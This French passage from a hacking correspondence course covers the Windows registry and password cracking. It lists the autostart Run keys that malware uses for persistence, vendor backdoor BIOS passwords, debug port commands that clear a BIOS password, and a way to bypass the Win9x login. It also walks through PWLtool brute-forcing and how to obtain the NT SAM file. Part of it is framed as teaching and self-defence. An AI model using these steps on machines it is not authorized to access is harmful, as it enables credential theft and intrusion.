
7. Sauvegardez l'image sous un autre nom (dans le menu : File puis Save as). Il est très important de prendre cette précaution car une mauvaise manipulation peut avoir des résultats désastreux sur ce type de fichiers. Nous verrons cela par la suite.
8. Ouvrez de nouveau l'image afin de voir si les modifications n'ont pas posé de problèmes.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL




*Après*



*Avant*

1. L'image obtenue s'avère être l'identique de la première. Pourtant, l'une d'elles contient un petit mot. Pour s'en assurer il suffit de la réouvrir avec WinHEX.

*Remarque : que se serait-il passé si l'on avait écrasé des données essentielles par notre message stégano ? L'exemple parle tout seul.*






# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Initiation à la base de registre Windows

La base de registre est actuellement le support fondamental sur lequel repose l'exécution de Windows. C'est dans cette base de données que sont entrées toutes les variables du système. Certaines variables sont plus utiles que d'autres : certaines déterminent des mots de passe, d'autres des associations aux formats de fichiers, d'autres encore les programmes qui démarrent lors de l'initialisation de Windows, etc.

Il est très facile de manipuler la base de Registre, il suffit d'en comprendre le fonctionnement. Une fois que vous aurez bien assimilé comment manipuler votre BDR (Base de Registre), vous pourrez, sans danger, y apporter les modifications désirées.

L'utilitaire de gestion de la BDR est Regedit. c'est un utilitaire Windows que vous pouvez lancer via "Démarrer", "Exécuter" puis en tapant regedit.



### Structure

La structure de la base de registre est simplissime. Ce sont six répertoires racines et des ensembles de sous-répertoires qui forment des arborescences.



A voir la structure de la BDR, en développant les répertoires, on se rend très vite compte de plusieurs choses :

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

1. C'est très mal organisé
2. Il n'y a aucun repère
3. Certaines données sont incompréhensibles

La BDR n'est qu'un ensemble de variables auxquelles se réfèrent Windows et les applications qui y sont installées pour fonctionner. Pour les développeurs, nul besoin d'informer l'utilisateur des modifications qui interviennent sur la BDR, ni quelles sont ces modifications ou à quoi elles servent. Les répertoires sont ce qu'on appelle des "clefs". A l'intérieur de ces clefs, se trouvent des valeurs. A ces valeurs ("Nom" étant le nom que l'on attribue à la valeur), on attribue des variables ("Données" étant les données variables d'une valeur). Il existe trois types de valeurs :

1. Chaîne, à laquelle peuvent être rattachés des données au format ASCII (tous caractères)
2. Binaire, à laquelle ne peuvent être rattachées que des données au format binaire (base 2, des série de 1 et de 0)
3. DWORD, à laquelle ne peuvent être rattachées que des données au format décimal (base 10) ou hexadécimal (base 16).

Nom	Données
(ab) (Défaut)	(valeur non définie)
(01) Valeur binaire	11 01 10 10 10 10 10 10 10
(ab) Valeur Chaîne	"Données de la valeur"
(01) Valeur DWORD	0x00af2454 (11478100)

Ce sont à ces variables que se réfèrent les logiciels. Par exemple, le logiciel X va aller chercher la valeur "Faire" dans la clef "HKEY\_CLASSES\_ROOT/Programme X" et vérifier quelle donnée lui a été attribuée. Si la donnée est "Oui", alors le logiciel X se lancera complètement. Si cette donnée est "Non", alors le logiciel X se bloquera.

C'est tout ce qu'il y avait à savoir contenant la structure de la BDR.

Remarque : La valeur par défaut "(Défaut)" qui est une valeur Chaîne non définie, se trouve dans toutes clefs, dès lors qu'elles sont créées.

### Manipulation

Vous n'avez que quatre possibilités au niveau de la BDR :

1. Effacer : des clefs, des valeurs.
  2. Créer : Créer des clefs et des valeurs.
  3. Modifier : modifier des données, renommer des clefs, ...
  4. Transposer des informations de BDR.
- Pour effacer une clef ou une valeur, sélectionnez-la et cliquez sur "Suppr" ou faites un clic droit puis "Supprimer", ou encore le menu de regedit : "Edition", "Supprimer", après avoir sélectionné l'élément à supprimer.
  - Pour créer une clef ou une valeur, allez dans la colonne de droite correspondant à la clef dans laquelle vous voulez créer vos éléments, et utilisez le clic droit puis "Nouveau" ou directement le menu de regedit, par "Edition", "Nouveau", et choisissez l'élément à créer.
  - Pour renommer
    - des clefs : faites un clic droit sur la clef et choisissez "Renommer".
    - des valeurs : faites un clic droit sur la valeur puis choisissez "Renommer"
    - des données (les modifier) : faites un clic droit puis "Modifier" ou directement un double clic sur les valeurs dont vous voulez modifier les données.
  - Dans le cadre des transpositions, pour

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

- Copier le nom d'une clef : faites un clic droit sur une clef et choisissez "Copier le nom clef", ou utilisez le menu par "Edition", "Copier le nom clef".
- Copier une valeur ou des données : faites "Modifier" et copier-coller le texte dans les cases respectives des valeurs/données.

*Remarque : le copiage de clefs, de valeurs ou de données, ne servent qu'à la retransposition de ces données textes dans un environnement d'édit de texte. Vous pouvez copier une clef, une valeur, comme vous copiez un fichier courant.*

### Les valeurs nécessaires au démarrage des applications Windows.

Vous le saviez très certainement, certaines applications windows se lancent par l'intermédiaire du menu "Démarrer", "Programmes", "Démarrage". Mais la BDR et les fichiers systèmes windows sont aussi des lieux de lancement des applications. En effet, Windows va vérifier dans certaines clefs fixes de la BDR, ou à certains endroits précis des fichiers systèmes de Windows, quelles applications il doit lancer.

Ces clefs, elles ne sont pas nombreuses :

1. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
2. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Runonce
3. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Runservices
4. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
5. HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
6. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
7. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
8. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
9. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
10. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
11. Et ainsi de suite...

A partir des répertoires racines, il suffit de rechercher l'existence d'une clef "Run" ou similaires dans "Software\Microsoft\Windows\CurrentVersion". Si il n'y a pas de clef qui s'y apparente, c'est qu'aucun logiciel n'a tenté de créer la clef. Au niveau de ces clefs, vous avez les valeurs (aux noms des logiciels en général) qui ont pour données le répertoire où se trouve le logiciel à lancer.

Nom	Données
(ab) (Défaut)	(valeur non définie)
(ab) Mirabilis ICQ	"C:\Program Files\ICQ\ICQ\icq.exe -minimize"
(ab) MSMSGS	""C:\Program Files\Messenger\msmsgs.exe" /background"

Ici par exemple, ce sont ICQ et MSN Messenger qui se lancent au démarrage depuis les répertoires où ils ont été installés.

Vous pouvez, par sécurité, par confort, ou dans un but nuisible, enlever des applications trop lourdes au démarrage ou en rajouter. C'est dans ces clefs que s'installe, par exemple, Netbus pour s'auto-relancer au démarrage de Windows et c'est dans ces mêmes clefs que s'installent beaucoup d'applications malicieuses (key-loggers entre autres).

Pour en savoir un petit peu plus sur la BDR et sa manipulation, notamment sur la fabrication de fichier de BDR (.bdr), référez-vous au cours Newbie+.


## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Qu'est ce que le cracking ?

Le terme "cracking" peut être associé à diverses choses. Il existe le cracking de softs qui consiste à contourner une protection mise au point par des développeurs pour éviter l'utilisation prolongée ou la copie de logiciels (Crackers). Dans certains cas, le Cracker désassemble le programme pour en modifier la source (assembleur) et le recompiler. De cette manière, on peut, par exemple, enlever la limitation de temps ou enlever un nagscreen (un écran qui apparaît à chaque démarrage). Les vrais Crackers sont très respectés dans l'underground... Il existe aussi le cracking de mots de passe, que le hacker utilise pour retrouver, contourner, effacer, visualiser, un pass afin d'accéder à un système. C'est cette deuxième définition du cracking que je vais essayer de vous développer dans cette partie de cours.

#### Le Bios

Comme vous devez le savoir, le BIOS (Basic Input Output System) se trouve sur votre carte mère.



C'est le circuit intégré rectangulaire (EEPROM) qui se trouve sous la pile plate. La plupart du temps, il y a un autocollant réfléchissant dessus avec la références du composant.

Il contient toutes les configurations matérielles permettant de démarrer votre ordinateur correctement (ex: détection disque dur). Sur certains BIOS, il est possible d'affecter un mot de pass pour protéger l'accès à votre système d'exploitation (User Password) ou à la configuration du bios (Supervisor Password).

Sur le plupart des ordinateurs, il faut appuyer sur le bouton "F1", ou "F2", ou "Suppr", ou "CTRL+ALT+S" de votre clavier lors du démarrage de votre PC pour accéder a la configuration du BIOS (Setup Bios).

Il existe plusieurs méthodes pour retrouver un mot de passe Bios que vous auriez oublié, et que nous allons détailler.. Mais attention, un individu malintentionné ayant un accès physique à votre ordinateur va d'abord essayer de deviner votre code en utilisant des mots de passe communs comme 1234,0000, des mots relié au sexe et à l'argent, des prénoms, les passes par défaut de divers systèmes ou même parfois rien.

#### Premiere méthode

Elle consiste à utiliser les mots de passe du constructeur. Les passes varient suivant le constructeur bien sûr. En effet, certains BIOS ont un backdoor constructeur mais pas tous ! Par précaution, même si vous n'êtes pas dans cette liste, considérez toutefois que votre mot de passe BIOS n'est jamais une protection 100% efficace.

Passes Award BIOS :

AWARD SW, AWARD\_SW, Award SW, AWARD PW, \_award, awkward, J64, j256, j262, j332, j322, 01322222, 589589, 589721, 595595, 598598, SER, SKY\_FOX, aLLy, aLLY, Condo, CONCAT, TTPTHA, aPaf, HLT, KDD, ZBAAACA, ZAAADA, ZJAAADC, djonet



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Passes AMI BIOS :

AMI, A.M.I., AMI SW, AMI\_SW, BIOS, PASSWORD, HEWITT RAND, Oder

Passes pour les autres BIOS :

LKWPETER, lkwpete, BIOSTAR, biostar, BIOSSTAR, biosstar, ALFAROME, Syxz, Wodj

### Deuxième méthode

Si vous avez accès au système d'exploitation mais vous n'avez pas accès au Setup Bios...

En utilisant une disquette de démarrage (ou en redémarrant win9x en mode ms-dos) pour accéder au DOS en mode réel, on va pouvoir utiliser la command debug pour enlever le pass d'accès a la configuration du BIOS (Setup).

Appelle le programme "c:\DOS\debug" ou "c:\Windows\command\debug"

En 2 mots, ce prog avec le paramètre -O (Output) permet de transmettre directement un octet à un port de sortie dont l'adresse suit.

Q permet de quitter le prog. Inutile de préciser qu'il est assez dangereux à utiliser.

Pour les BIOS AMI/AWARD :

"chemin"/debug

- O 70 17

- O 71 17

- Q

Pour les BIOS Phoenix :

"chemin"/debug

- O 70 FF

- O 71 17

- Q

Générique :

"chemin"/debug

- O 70 2E

- O 71 FF

- Q

Il ne vous reste plus qu'à rebooter votre ordinateur...

### Troisième méthode

Il existe aussi divers petits softs qui permettent de voir et enlever votre pass BIOS(pass d'accès à la configuration du bios) à partir du DOS.

AwCrack

Commandes pour désactiver les pass d'un Bios Award :

awcrack superoff

awcrack useroff

Et voilà, plus de pass...

AMI BIOS Remover


Pour les BIOS AMI :

"C" pour quitter, le reste du clavier pour enlever le pass BIOS.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

### Quatrième méthode

Enlevez la pile plate qui se trouve sur votre carte mère (en effet, cette pile permet de sauvegarder certains paramètres du Bios comme l'heure et le mot de passe). Il faut attendre environ 15 à 30 minutes, mais parfois, une journée entière sera exigée pour que la mémoire se vide.



Lorsque l'on remettra la pile en place, tous les paramètres par défauts seront restaurés, donc plus de mot de passe Bios.

*Attention : généralement, la pile est scellée. Donc si vous enlevez la pile, votre garantie sera perdue.*

### Cinquième méthode

Si aucune de ces méthodes ne fonctionne, il faut reprogrammer le BIOS. Pour cela, il faut démonter le BIOS, avoir un programmeur d'EEPROM (on peut trouver cela dans tous les magasins d'électronique) et surtout l'image de votre BIOS (fichier binaire contenant le BIOS).

Pour trouver l'image de votre BIOS, il faudra faire un tour sur le site du fabricant. Flasher un BIOS consiste à le reprogrammer. Il faut faire très attention avec le Flashing BIOS car il peut endommager votre EEPROM ou votre carte mère. La connaissance des bases d'électronique est conseillé.

On peut aussi flasher le bios à partir d'une disquette de démarrage, mais dans ce cas, vous devez avoir accès au lecteur de disquette et utiliser un petit soft comme aflash (sans oublier l'image du nouveau bios).

### Les fichiers Password

Nous parlerons dans cette section du cracking de fichiers password pour divers OS. Pour commencer, voyons les trois types de méthodes utilisées par les pirates pour faire du cracking de fichiers Password.

#### L'attaque avec dictionnaire

Cette attaque est la plus rapide car elle effectue un test de mots de passe en utilisant un fichier dictionnaire (un simple fichier texte contenant un mot par ligne, les uns à la suite des autres). Pour faire un dictionnaire efficace, le pirate va relever un maximum d'informations sur les utilisateurs du serveur cible. Il peut trouver sur internet une multitude de dictionnaires déjà tout faits, ainsi que des générateurs.

#### L'attaque par brute force

Cette attaque prouve bien qu'aucun mot de passe n'est inviolable ! En effet, l'attaque par brute force consiste à essayer toutes les combinaisons possibles suivant un certain nombre de caractères. Si le mot de pass à cracker comprend plusieurs caractères spéciaux, chiffres et lettres, il sera plus long à brut forcer qu'un pass ne compre-

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

nant que des lettres. En bref, une attaque par brute force aboutit toujours, simple question de temps... Pour diminuer le temps de crack, le pirate va essayer de disposer d'une machine puissante ou même plusieurs (attaques distribuées). A vous de rendre sa tâche beaucoup trop longue pour être praticable, en choisissant un mot de passe suffisamment long et utilisant des caractères variés.

### L'attaque hybride


L'attaque hybride est le mélange des 2 précédentes attaques. Elle utilise un dictionnaire pour la partie principale (ex: crash) et le brute force pour la partie finale (ex:fr), ce qui permet de trouver les pass comment "crashfr" ou "crash24" etc.

### Les fichiers .pwl de Windows 9x/ME

Les fichiers ayant l'extension .pwl contiennent vos mots de pass Windows, ils se situent dans le répertoire racine (c:\windows).

Bien sûr, tous les fichiers .pwl sont cryptés. Vous pouvez le voir si vous essayez d'en ouvrir un avec un éditeur de texte comme notepad par exemple (restez appuyé sur la touche MAJ et faites un click droit sur le fichier pour faire apparaître le menu "ouvrir avec").


Ces fichiers peuvent contenir les mots des pass de connexions, écran de veille, sessions... Vous pensiez être protégés ? Pour les décrypter, il suffit d'utiliser un soft comme Pwlttool (<http://soft4you.com/vitas/pwlttool.asp>) qui va se charger de cracker le fichier et nous afficher les mots de passe en clair.



### Interface principale de PWLtool v6.5

Pour vérifier si cette attaque est réalisable ou non sur votre système, sélectionnez le fichier .pwl en cliquant sur le bouton "Browse". Ensuite, essayez de cliquer sur "Glide" (cette option ne fonctionne que pour les anciens fichiers PWL de windows95 et 3.11, elle permet de visualiser tous les pass sans même connaître un login !). Si jamais le "Glide" ne fonctionne pas, essayez "CheckPass". Si le passe de session est vide, il sera possible d'accéder à tous les autres mots de passe contenus dans le fichier. Toujours rien ? Tant mieux ! Mais d'autres méthodes seront utilisées lors d'une attaque contre vous et les utilisateurs de vos systèmes, il est donc important de les essayer vous-même pour prendre les mesures correctives avant que le pire n'arrive.

### L'attaque avec dictionnaire




Configurez une attaque par dictionnaire en cliquant sur l'onglet "Dictionary".

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Sélectionnez ensuite le dictionnaire à utiliser en cliquant sur "browse". Pour lancer votre simulation d'attaque, cliquez sur "SearchPasswordFast" ou "SearchPassword"...

### L'attaque par brute Force


Cliquez sur l'onglet "Brute force"



Le paramètre "Password length" vous permet de définir la longueur du mot de passe à forcer (plus la plage est large, plus le nombre de combinaisons augmente). "Charset string" vous indique les caractères à utiliser durant la brute force (vous pouvez y inclure des chiffres ainsi que les caractères spéciaux comme "@" par exemple). Pour lancer l'attaque, cliquez sur "SearchPasswordFast", qui est plus rapide que "SearchPassword" car il n'utilise pas les API windows. Si l'attaque ne réussit pas, cliquez sur "SearchPassword". Il m'a fallu environ quatre minutes pour venir à bout d'un password composé de quatre lettres...

### L'attaque hybride

Pour lancer une attaque hybride, il suffit de retourner sur l'onglet dictionnaire et de cocher la case "Hybrid brute".



Nous n'aborderons pas toutes les options de PWLtools mais si vous voulez en savoir plus, allez faire un tour sur l'aide du soft en cliquant sur "Help". Je vous conseille de vous intéresser à l'option "Client/Serveur" qui permet de faire travailler plusieurs machines simultanément sur le même fichier password (attaque distribuée).

*Note : Contourner le pass Win9x, c'est possible. Lorsque que l'on démarre win9x si des pass ont été configurés pour accéder à l'OS, il vous demande une authentification par login et pass. Mais il existe diverses techniques pour contourner cette authentification... Intéressant à savoir, et utile en cas de perte de mot de passe !*

1. Essayez de cliquer sur "Cancel", normalement vous devriez avoir accès au système.
2. Au démarrage de votre ordinateur, cliquez sur "F8" pour faire apparaître le menu de démarrage (ou essayez de booter à partir d'une disquette de démarrage). Choisissez le mode MS-DOS. A présent, il va falloir changer l'extension des fichiers .pwl par autre chose pour empêcher windows de le trouver. Pour cela, tapez la commande suivante : `rename c:\windows\*.pwl *.xxx`

Relancez windows, tapez un mot de passe au hasard et vous verrez Windows vous demander une confirmation de nouveau pass. Cela signifie que le nouveau pass que vous taperez sera directement affecté au compte utilisateur sélectionné (login).

### Le fichier Sam de WIN NT ou WIN 2k

Le système Windows a deux failles de cryptage qui permettent de décrypter un fichier pass windows plus vite qu'un fichier pass Unix par exemple.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

L'une de ces failles provient du hackage de LANmanager car il divise les pass en chaînes de sept caractères. L'autre vient de l'absence de salt (fonction rendant le hachage différent pour deux pass identiques). En clair, si deux utilisateurs choisissent le même pass, le cryptage sera exactement le même, ce qui facilite la tâche du crackeur.

Comme pour win9x, il existe des softs qui permettent de cracker les mots de passe des utilisateurs ou de l'admin. Sur les systèmes NT, les mots de pass sont sauvegardés dans un fichier SAM (Security Account Manager) crypté se trouvant dans c:\WINNT\system32\config\SAM. Vous ne pouvez pas visualiser ou copier le fichier SAM lorsque WINNT tourne car il est verrouillé par le noyau du système.

### Il est pourtant possible de se procurer ce fichier


Lorsque l'on installe WINNT, une copie de la base de données des mots de passe (fichier SAM) est créée dans le répertoire c:\WINNT\repair.

Cette copie ne contient que les pass par défaut créés lors de l'installation, donc seulement le pass de l'administrateur (ce qui intéresse le plus le pirate). Lorsque l'administrateur met à jour le disque de dépannage, le fichier SAM est, lui aussi, mis à jour (dans ce cas-là, le fichier SAM contient tous les comptes). Le pirate pourrait donc se procurer le fichier SAM à partir du dossier repair, car celui-ci n'est pas verrouillé par le noyau. Pensez donc à supprimer ce fichier, ou à le sauvegarder sur une disquette hors de portée d'un intrus.

Si le dossier repair ne contient pas le fichier SAM, il reste quand même une chance de l'obtenir, si vous avez perdu votre propre mot de passe. Faites booter le PC à partir d'une disquette de démarrage ou à partir d'un autre système d'exploitation. Ainsi, WINNT n'est pas exécuté, et donc le fichier SAM n'est pas verrouillé. Il est donc possible de copier le fichier SAM sur une disquette et le cracker par la suite.

Il faut savoir que le fichier SAM n'est pas le seul support qui permette de trouver les pass sur un réseau utilisant NT.

Prenons comme exemple L0phtCrack qui est le plus rapide et le plus efficace pour trouver les mots de pass NT. Car il n'utilise pas seulement le fichier SAM pour avoir le hachage des mots de pass et exploite les deux failles de cryptage vues précédemment.




*Vous pouvez vous procurer une version d'évaluation de LC3 sur <http://www.atstake.com/research/lc3/download.html>.*

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

En premier lieu, l'assistant vous demandera la méthode utilisée pour récupérer le hachage du mot de pass. (Si l'assistant ne s'est pas lancé automatiquement, cliquez sur la baguette magique, 6ème icône en partant de la gauche sur l'interface principale).

LC3 vous propose 4 méthodes :



